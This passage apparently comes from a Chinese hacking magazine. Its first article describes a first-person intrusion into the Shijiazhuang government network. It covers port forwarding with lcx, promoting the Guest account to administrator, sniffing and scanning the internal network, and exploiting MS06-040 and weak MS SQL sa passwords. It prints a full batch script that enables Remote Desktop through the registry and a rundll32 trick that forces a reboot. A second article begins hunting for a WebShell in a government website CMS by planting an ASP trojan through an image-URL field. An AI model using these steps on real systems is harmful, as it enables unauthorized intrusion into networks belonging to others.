


图12

成功连接内网

开放3389以后，我们用lcx.exe来进行连接。先在本地输入"C:\Documents and Settings\new\桌面>lcx -listen 51 3333"，意思就是开个3333端口进行准备连接，因为我的3389端口已经开放了。下面在服务器上执行，结果如图13所示，已经有反应了。我们连接本地的3333端口看一下，终于成功了。不过别太高兴了，我们现在还没有账号呢！打开NBSI，直接将Guest账户激活，然后加入administrators组就可以了。如图14所示，我们终于成功登录3389了！

到了这里，接下来的事情就是进行Cain嗅探监视网络数据包，以便渗透其他内部机器了。Cain就让它去运行吧，好不容易连接上，就把X-Scan也安装上，扫扫内网看看有什么有漏洞的机器没有。结果让我大吃一惊，基本上每台机器都有漏洞，而且都是可以直接拿到系统权限的，如图15所示。我用MS06-040入侵了几台机器，用MS SQL弱口令也搞定了几台。到这里我就不详细地讲解了，毕竟是石家庄政府网，我可不想搞得太过分了，帮忙把网站存在的SQL注入漏洞补上，这样服务器就安全多了。




图13




图14




图15

最后我再罗嗦一下，如何在拿到sa权限或者是溢出以后开对方的3389，网上教程很多，但我认为不是很经典，下面就给大家介绍一种经典的方法，150%次次成功。这里我就以一个内网的sa弱口令来详细讲解如何开启Windows 2000 Server的3389端口。

如图16所示，172.16.1.4这台机器的3389端口没有开放，存在sa弱口令漏洞，那么我们就可以在MS SQL弱口令利用工具中输入以下脚本。




图16

```
echo Windows Registry Editor Version 5.00 >3389.reg
echo. >>3389.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache] >>3389.reg
echo "Enabled"="0" >>3389.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon] >>3389.reg
echo "ShutdownWithoutLogon"="0" >>3389.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer] >>3389.reg
echo "EnableAdminTSRemote"=dword:00000001 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server] >>3389.reg
echo "TSEnabled"=dword:00000001 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD] >>3389.reg
echo "Start"=dword:00000002 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService] >>3389.reg
echo "Start"=dword:00000002 >>3389.reg
echo [HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle] >>3389.reg
echo "Hotkey"="1" >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp] >>3389.reg
echo "PortNumber"=dword:00000D3D >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp] >>3389.reg
echo "PortNumber"=dword:00000D3D >>3389.reg
```

成功后执行"regedit /s 3389.reg"，就成功导入到注册表里了，但是这时并没有开放3389，因为Windows 2000和Windows 2003不一样，它需要重新启动才能开放3389。让Windows 2000重启的方法很多，这里就介绍一种非常好的方法。在SQL连接器中直接输入以下脚本：


```
@ECHO OFF & cd/d %temp% & echo [version] > {out}.inf
(set inf=InstallHinfSection DefaultInstall)
echo signature=$chicago$ >> {out}.inf
echo [defaultinstall] >> {out}.inf
rundll32 setupapi,%inf% 1 %temp%\{out}.inf
```

成功后稍等1～2分钟以后，3389端口就开放了。

总结

善于总结的菜鸟才能提高得更快，下面我就来总结一下这次的入侵过程。首先是发现了一个SQL的sa权限->利用down.vbs上传我们需要的工具->nc.exe反弹回一个Shell->连接到对方机器上发现没有开3389->利用Windows 2003的特殊性开3389->成功连接到服务器上->深层次入侵内网->控制整个局域网。希望这篇文章能给大家在内网入侵上带来一些帮助。

适合读者：入侵爱好者
前置知识：无



艰难突破飞雨政府建站系统

文/图 沙行剑客

上期黑防发表了我写的《飞雨企业漏洞》，在此感谢黑防工作人员。事后觉得那套企业建站系统拿WebShell比较难，如果管理员把MD5密码设置得强悍点，或者把ewebeditor后台地址删掉，那么我们就没辙了。于是我就想重新找个飞雨系统回来研究下，只可惜到官方网站看了看，几乎都需要付费的，所以到百度上搜了一下"飞雨系统"，结果跳出了几个"飞雨政府建站系统"。那好，既然有其他的系统，我就研究看看，于是就有了本文。

艰难的WebShell

把这套系统下载回来，在本地架设好IIS，浏览了一下界面还不错，难怪作者声称"页面比任何政府程序都要美观"。网上有人认为，美观的网站，安全系数就不怎么高，那我们就看看这套系统到底如何。总的来说，这套系统比上次研究的企业建站系统在注入攻击上安全得多，我没有发现什么文件有漏洞，几乎都被"Numeric"和"checkstr"函数无情地过滤掉了，这样对我们是很不利的，毕竟时下的攻击手段还是以注入攻击为主。看了一圈代码，最终发现注入之路走不下去了，还是再看看其他的路吧，比如上传漏洞，结果在admin目录下发现了upload.asp和upfile.asp文件，打开的时候全部跳转到了管理员登录页面。既然这样，我们就先看一下管理后台是什么样子。用默认的密码和账户进后台看了一下，竟然是沸腾工作室的后台，如图1所示。




图1

这个后台系统前两个月风闻暴出漏洞，可以获得WebShell，主要是在添加文章处有一个上传图片的区域，本地只能上传JPG、GIF、PNG等格式图片，但在插入图片地址处可以插入ASP木马，然后添加文章成功后就会自动下载到本地uploadfile文件夹中，这样便可以轻松地拿到WebShell了。现在的问题是该怎么进后台，只要进后台就能搞定。带着这个问题，我又回到前台寻找漏洞，结果想想还是先注册个用户看看。随意注册了一个名字为414028660，密码为123456的用户，登录后进入管理，进去后竟把我吓了一下，如图2所示，竟然和后台管理界面一样。我好奇地看了一下IE地址，怎么和后台地址一样呢？是不是刚才我进了后台，导致Cookies存在有效，所以又进了后台。带这个疑问我重新登录，还是一样，看来系统就是这样了。仔细地看了看界面，发现很多内容都是灰色显示的，说明我们注册的用户权限很有限。带着疑虑，点了"添加文章->选择大类"后，看到的界面和后台一致，如图3所示。




图2

